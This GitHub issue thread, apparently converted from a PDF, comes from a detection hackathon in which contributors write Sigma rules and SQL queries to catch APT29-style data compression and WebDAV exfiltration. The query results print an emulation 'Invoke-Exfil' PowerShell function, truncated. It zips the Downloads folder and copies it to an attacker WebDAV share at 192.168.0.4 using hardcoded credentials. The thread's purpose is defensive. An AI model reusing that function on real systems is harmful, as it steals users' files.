



# 7.B) Data from Local System, Data Compressed, Data Encrypted, Exfiltration Over Alternative Protocol #17

New issue



Cyb3rWard0g opened this issue on May 2, 2020 · 25 comments






Another starting point could be


 $zeek\_http.orig\_mime\_types == *compressed$ 




Is 192.168.0.4 expected to be in my network?

Is the User-agent of Microsoft-WebDAV-MiniRedir/10.0.18362 Normal for my network/that host?











DarthRaki commented on May 3, 2020

(Contributor) •••

I think so, let me double check ill post some screen shots either way.



#### Cyb3rWard0g commented

on May 4, 2020

Contributor (Author) · · ·

Thank you @DarthRaki , if it is possible, it would be good to have something similar to the Sigma queries that @neu5ron and @patrickstjohn are putting together! it would be awesome!

Example: #48 (comment)

Folder to add rules: https://github.com/OTRF/detection-

hackathon-apt29/tree/master/rules

Thank you @DarthRaki for willing to share and collaborate 👍



```
DarthRaki commented on May 6, 2020 •
```

Contributor · · ·

edited ▼

- '\*.rar'

```
Okay my First ever sigma rule! this was fun
  title: Data from Local System, Data Compressed, Da
  author: Greg Howell
  date: 2020/04/05
  references:
      - https://github.com/OTRF/detection-hackathon-apt29/
  tags:
      - attack.data_exfiltration
      - attack.t1002
      - attack.t1005
      - attack.t1022
  logsource:
      product: zeek
      service: files
      service: http
  detection:
      selection1:
          uri:
           - '*.7z'
           - '*.zip'
```



#### lesV3gtables commented on May 6, 2020

Unfortunately I don't have Zeek in my environment - I'm attempting to accomplish something similar with Palo Alto Firewalls data (using their 'file' logs which leverage file decoders). We get false positives on zip files as any Modern Office documents are classified as 'zip'



#### neu5ron commented on May 6, 2020

Contributor •••

nice work!

I think if you add the value of PUT for the method (ie: http request method) this may help reduce a lot of false positives. what happens if you add that? otherwise any downloads (using GET request) would trigger this too.

what are your thoughts?




#### DarthRaki commented on May 6, 2020

(Contributor) •••

I thought of using PUT but if you look at this tatic they also use PROPPATCH, which according to the interwebs "The PATCH method is used to apply partial modifications to a resource."

The PUT method would work for some items but may not catch all. I would rather filter out the FP than miss one.



and the proprpatch is more for acknowledgment than it is a part of the actual compressed exfil - if that makes sense






DarthRaki commented on May 6, 2020

Contributor •

So I have this one. which will only hit on things that are external Dst.

```
ſĊ
yaml
title: Data from Local System, Data Compressed, Data inc
author: Greg Howell
date: 2020/04/05
references:
    - https://github.com/OTRF/detection-hackathon-apt29/
tags:
    - attack.data_exfiltration
    - attack.t1002
    - attack.t1005
    - attack.t1022
logsource:
    product: zeek
    service: files
    service: http
detection:
    selection1:
        uri:
         - '*.7z'
```

```
- '*.zip'
           - '*.rar'
      selection2:
          mime_types: '*compressed'
      selection3:
          filetype: '*compressed'
      selection4:
          http.bodyMagic: '*compressed'
      selection5:
         dst.ip:
          - 192.168.0.0/16
          - 172.16.0.0/12
          - 10.0.0.0/8
      condition: selection1 and selection2 or selection3 o
  falsepositives:
      - nothing observed so far
  level: high
then I made this one for the PUT method
  yaml
  title: Data from Local System, Data Compressed, Data inc
  author: Greg Howell
  date: 2020/04/05
  references:
      - https://github.com/OTRF/detection-hackathon-apt29/
  tags:
      - attack.data_exfiltration
      - attack.t1002
      - attack.t1005
      - attack.t1022
  logsource:
      product: zeek
      service: files
      service: http
  detection:
      selection1:
          uri:
           - '*.7z'
           - '*.zip'
           - '*.rar'
      selection2:
          mime_types: '*compressed'
      selection3:
          filetype: '*compressed'
      selection4:
          http.bodyMagic: '*compressed'
      selection5:
          http.method: PUT
      condition: selection1 and selection2 and selection5
  falsepositives:
```





you mind adding them to this folder

<a href="https://github.com/OTRF/detection-hackathon-apt29/tree/master/rules">https://github.com/OTRF/detection-hackathon-apt29/tree/master/rules</a> and push a PR? It would be great to keep everything in one folder so that we can push all the final rules from that folder to SIGMA at the end.;)



Cyb3rWard0g commented on May 14, 2020 Contributor Author ···

## 7.B.1 Data from Local System

Procedure: Read data in the user's Downloads directory using PowerShell

Criteria: powershell.exe reading files in C:\Users\pam\Downloads\



# Cyb3rWard0g commented on May 14, 2020

Contributor Author •••

### 7.B.2 Data Compressed

Procedure: Compressed data from the user's Downloads directory into a ZIP file (OfficeSupplies.7z) using PowerShell Criteria: powershell.exe creating the file OfficeSupplies.7z



```
Cyb3rWard0g commented
                                   (Contributor) (Author) •••
on May 14, 2020
Sysmon Logs
                                                      Q
  SELECT Message
  FROM apt29Host f
  INNER JOIN (
    SELECT d.ProcessGuid, d.ParentProcessGuid
    FROM apt29Host d
    INNER JOIN (
      SELECT a.ProcessGuid, a.ParentProcessGuid
      FROM apt29Host a
      INNER JOIN (
        SELECT ProcessGuid
        FROM apt29Host
        WHERE Channel = "Microsoft-Windows-Sysmon/Operation
            AND EventID = 1
            AND LOWER(Image) LIKE "%control.exe"
            AND LOWER(ParentImage) LIKE "%sdclt.exe"
      ON a.ParentProcessGuid = b.ProcessGuid
      WHERE a.Channel = "Microsoft-Windows-Sysmon/Operatio
        AND a.EventID = 1
        AND a.IntegrityLevel = "High"
    ON d.ParentProcessGuid= c.ProcessGuid
    WHERE d.Channel = "Microsoft-Windows-Sysmon/Operationa
      AND d.EventID = 1
      AND d.Image LIKE '%powershell.exe'
  ) e
  ON f.ProcessGuid = e.ProcessGuid
  WHERE f.Channel = "Microsoft-Windows-Sysmon/Operational"
```

```
AND f.EventID = 11
AND LOWER(f.TargetFilename) LIKE '%officesupplies%'

Results

File created:
RuleName: -
UtcTime: 2020-05-02 03:08:35.270
ProcessGuid: {47ab858c-e374-5eac-d803-000000000400}
ProcessId: 3852
Image: C:\windows\system32\WindowsPowerShell\v1.0\powers
TargetFilename: C:\Users\pbeesly\AppData\Roaming\OfficeS
CreationUtcTime: 2020-05-02 03:08:35.270
```



# Cyb3rWard0g commented on May 14, 2020 Contributor Author · · ·

## 7.B.3 Data Encrypted

Procedure: Encrypted data from the user's Downloads directory using PowerShell

Criteria: powershell.exe executing Compress-7Zip with the password argument used for encryption

Sysmon Logs

```
Q
SELECT Message
FROM apt29Host f
INNER JOIN (
  SELECT d.ProcessId, d.ParentProcessId
  FROM apt29Host d
  INNER JOIN (
    SELECT a.ProcessGuid, a.ParentProcessGuid
    FROM apt29Host a
    INNER JOIN (
      SELECT ProcessGuid
      FROM apt29Host
      WHERE Channel = "Microsoft-Windows-Sysmon/Operation
          AND EventID = 1
          AND LOWER(Image) LIKE "%control.exe"
          AND LOWER(ParentImage) LIKE "%sdclt.exe"
    ON a.ParentProcessGuid = b.ProcessGuid
```

```
WHERE a.Channel = "Microsoft-Windows-Sysmon/Operation
        AND a.EventID = 1
        AND a.IntegrityLevel = "High"
    ON d.ParentProcessGuid= c.ProcessGuid
    WHERE d.Channel = "Microsoft-Windows-Sysmon/Operationa
      AND d.EventID = 1
      AND d.Image LIKE '%powershell.exe'
  ON f.ExecutionProcessID = e.ProcessId
  WHERE f.Channel = "Microsoft-Windows-PowerShell/Operation"
      AND f.EventID = 4104
      AND LOWER(f.ScriptBlockText) LIKE "%compress-7zip%"
Security
                                                      Q
  SELECT f.ScriptBlockText
  FROM apt29Host f
  INNER JOIN (
  SELECT split(d.NewProcessId, '0x')[1] as NewProcessId
  FROM apt29Host d
  INNER JOIN(
    SELECT a.ProcessId, a.NewProcessId
    FROM apt29Host a
    INNER JOIN (
      SELECT NewProcessId
      FROM apt29Host
      WHERE LOWER(Channel) = "security"
          AND EventID = 4688
          AND LOWER(NewProcessName) LIKE "%control.exe"
          AND LOWER(ParentProcessName) LIKE "%sdclt.exe"
    ) b
    ON a.ProcessId = b.NewProcessId
    WHERE LOWER(a.Channel) = "security"
      AND a.EventID = 4688
      AND a.MandatoryLabel = "S-1-16-12288"
      AND a.TokenElevationType = "%%1937"
  ON d.ProcessId = c.NewProcessId
  WHERE LOWER(d.Channel) = "security"
    AND d.EventID = 4688
    AND d.NewProcessName LIKE '%powershell.exe'
  ON LOWER(hex(f.ExecutionProcessID)) = e.NewProcessId
  WHERE f.Channel = "Microsoft-Windows-PowerShell/Operatio"
  AND f.EventID = 4104
  AND LOWER(f.ScriptBlockText) LIKE "%compress-7zip%"
```

Results

```
Q
function Invoke-Exfil {
    if (!(Get-Module -Name "7Zip4Powershell")) { Write-H
    Write-Host "[*] Compressing all the things in downlo
    Compress-7Zip -Path "$env:USERPROFILE\Downloads\" -F
    $UserName = "cozy"
    $Password = "MyCozyPassw0rd!" | ConvertTo-SecureStri
    $Creds = New-Object -TypeName System.Management.Auto
    $WebDavShare = "WebDavShare"
    $uri = "\\192.168.0.4\webdav"
    Remove-PSDrive $WebDavShare -Force -ErrorAction Sile
    Write-Host "[*] Creating a temporary mapped network
    New-PSDrive -Name $WebDavShare -PSProvider FileSyste
    Write-Host "[*] Copying data to WebDavShare"
    Copy-Item "$env:APPDATA\OfficeSupplies.7z" "WebDavSh
    Write-Host "[*] Removing temporary network share"
    Remove-PSDrive $WebDavShare -Force -ErrorAction Sile
    Invoke-BeachCleanup
}
```



Cyb3rWard0g commented on May 14, 2020

Contributor Author

# 7.B.4 Exfiltration Over Alternative Protocol

Procedure: Exfiltrated collection (OfficeSupplies.7z) to WebDAV network share using PowerShell

Criteria: powershell executing Copy-Item pointing to an attack-controlled WebDav network share (192.168.0.4:80)



Cyb3rWard0g commented on May 14, 2020

Contributor Author ...

```
Sysmon + PowerShell Logs
                                                      Q
  SELECT f.ScriptBlockText
  FROM apt29Host f
  INNER JOIN (
      SELECT d.ProcessId, d.ParentProcessId
      FROM apt29Host d
      INNER JOIN (
        SELECT a.ProcessGuid, a.ParentProcessGuid
        FROM apt29Host a
        INNER JOIN (
          SELECT ProcessGuid
          FROM apt29Host
          WHERE Channel = "Microsoft-Windows-Sysmon/Operat
              AND EventID = 1
              AND LOWER(Image) LIKE "%control.exe"
              AND LOWER(ParentImage) LIKE "%sdclt.exe"
        ) b
        ON a.ParentProcessGuid = b.ProcessGuid
        WHERE a.Channel = "Microsoft-Windows-Sysmon/Operat
          AND a.EventID = 1
          AND a.IntegrityLevel = "High"
      ON d.ParentProcessGuid= c.ProcessGuid
      WHERE d.Channel = "Microsoft-Windows-Sysmon/Operation"
        AND d.EventID = 1
        AND d.Image LIKE '%powershell.exe'
  ) e
  ON f.ExecutionProcessID = e.ProcessId
  WHERE f.Channel = "Microsoft-Windows-PowerShell/Operation"
    AND f.EventID = 4104
    AND LOWER(f.ScriptBlockText) LIKE "%copy-item%"
Results
                                                      ſĠ
  function Invoke-Exfil {
      if (!(Get-Module -Name "7Zip4Powershell")) { Write-H
      Write-Host "[*] Compressing all the things in downlo
      Compress-7Zip -Path "$env:USERPROFILE\Downloads\" -F
      $UserName = "cozy"
      $Password = "MyCozyPassw0rd!" | ConvertTo-SecureStri
      $Creds = New-Object -TypeName System.Management.Auto
      $WebDavShare = "WebDavShare"
      $uri = "\\192.168.0.4\webdav"
      Remove-PSDrive $WebDavShare -Force -ErrorAction Sile
```

```
Write-Host "[*] Creating a temporary mapped network
New-PSDrive -Name $WebDavShare -PSProvider FileSyste

Write-Host "[*] Copying data to WebDavShare"
Copy-Item "$env:APPDATA\OfficeSupplies.7z" "WebDavSh

Write-Host "[*] Removing temporary network share"
Remove-PSDrive $WebDavShare -Force -ErrorAction Sile

Invoke-BeachCleanup
}

Security + PowerShell Logs
```

```
Q
SELECT f.ScriptBlockText
FROM apt29Host f
INNER JOIN (
    SELECT split(d.NewProcessId, '0x')[1] as NewProcessI
    FROM apt29Host d
    INNER JOIN(
      SELECT a.ProcessId, a.NewProcessId
      FROM apt29Host a
      INNER JOIN (
        SELECT NewProcessId
        FROM apt29Host
        WHERE LOWER(Channel) = "security"
            AND EventID = 4688
            AND LOWER(NewProcessName) LIKE "%control.exe
            AND LOWER(ParentProcessName) LIKE "%sdclt.ex
      ) b
      ON a.ProcessId = b.NewProcessId
      WHERE LOWER(a.Channel) = "security"
        AND a.EventID = 4688
        AND a.MandatoryLabel = "S-1-16-12288"
        AND a.TokenElevationType = "%%1937"
    ) c
    ON d.ProcessId = c.NewProcessId
    WHERE LOWER(d.Channel) = "security"
      AND d.EventID = 4688
      AND d.NewProcessName LIKE '%powershell.exe'
) e
ON LOWER(hex(f.ExecutionProcessID)) = e.NewProcessId
WHERE f.Channel = "Microsoft-Windows-PowerShell/Operation"
AND f.EventID = 4104
AND LOWER(f.ScriptBlockText) LIKE "%copy-item%"
```



### Cyb3rWard0g commented Contributor (Author) on May 16, 2020 Another way to simply identify activity of the webclient used for webdav connections via host telemetry is by looking for the execution of rundll32 with command arguments like command arguments like C:\windows\system32\davclnt.dll,DavSetCookie Sysmon Logs Q SELECT Message FROM apt29Host WHERE Channel = "Microsoft-Windows-Sysmon/Operational" AND EventID = 1AND CommandLine RLIKE '.\*rundll32.exe.\*\\\\\\windc Results Q Process Create: RuleName: -UtcTime: 2020-05-02 03:08:50.846 ProcessGuid: {47ab858c-e442-5eac-ec03-000000000400} ProcessId: 3268 Image: C:\Windows\System32\rundll32.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800) Description: Windows host process (Rundll32) Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: RUNDLL32.EXE CommandLine: rundll32.exe C:\windows\system32\davclnt.dl CurrentDirectory: C:\windows\system32\ User: DMEVALS\pbeesly LogonGuid: {47ab858c-dabe-5eac-812e-370000000000} LogonId: 0x372E81 TerminalSessionId: 2 IntegrityLevel: High Hashes: SHA1=7662A8D2F23C3474DEC6EF8E2B0365B0B86714EE,MD ParentProcessId: 8984 ParentImage: C:\Windows\System32\svchost.exe ParentCommandLine: C:\windows\system32\svchost.exe -k Lo



```
Cyb3rWard0g commented
                                     Contributor (Author) •••
on Jun 4, 2020
This is my first network rule ever created with Zeek logs LOL
                                                       Q
  title: WebDav Put Request
  id: 705072a5-bb6f-4ced-95b6-ecfa6602090b
  status: experimental
  description: A General detection for WebDav user-agent b
  references:
      - https://github.com/OTRF/detection-hackathon-apt29/
  author: Roberto Rodriguez (Cyb3rWard0g), OTR (Open Threa
  date: 2020/05/02
  tags:
      - attack.exfiltration
      - attack.t1048
  logsource:
      product: zeek
      service: http
  detection:
      selection:
          user_agent|contains: 'WebDAV'
          method: 'PUT'
      filter:
          id_resp_h:
          - 192.168.0.0/16
          - 172.16.0.0/12
          - 10.0.0.0/8
      condition: selection and not filter
  falsepositives:
      - unknown
  level: medium
Maybe @neu5ron ? LOL idk if it makes sense :)
```



```
neu5ron commented on Jun 6, 2020 • Contributor ···
```

yeah it makes sense.

and actually since zeek http is all but one field short of proxy category (and actually has way more fields than proxies, but these fields apply) - i would change logsource to just category proxy. then Subnetting isn't a universal thing yet (could be done in backends, but thats big a lot of work atm to read documentation

```
for every backend- but i know it is on the radar - but for now you
can do
so whole rule would be
                                                       Q
  title: WebDav Put Request
  id: 705072a5-bb6f-4ced-95b6-ecfa6602090b
  status: experimental
  description: A General detection for WebDav user-agent b
  references:
      - https://github.com/OTRF/detection-hackathon-apt29/
  author: Roberto Rodriguez (Cyb3rWard0g), OTR (Open Threa
  date: 2020/05/02
  tags:
      - attack.exfiltration
      - attack.t1048
  logsource:
      category: proxy
  detection:
      selection:
          c-useragent|contains: 'WebDAV'
          cs-method: 'PUT'
      class_a:
          dst_ip|startswith: 10.
      class_b:
          dst_ip|re: '(172\.1[6-9]\.)|(172\.2[0-9]\.)|(172
      class c|startswith: 192.168.
      condition: selection and not 1 of class_*
  falsepositives:
      - unknown
  level: medium
 9 1
```



# Cyb3rWard0g commented on Jun 7, 2020 Thank you very much @neu5ron ! One quick question. so only translate Zeek HTTP to proxy right?



```
neu5ron commented on Jun 7, 2020 Contributor ...

yeah zeek http to proxy.
zeek dns to dns category
```

zeek conn can probably be firewall category. some others, but u shouldnt need for any more rules ATM

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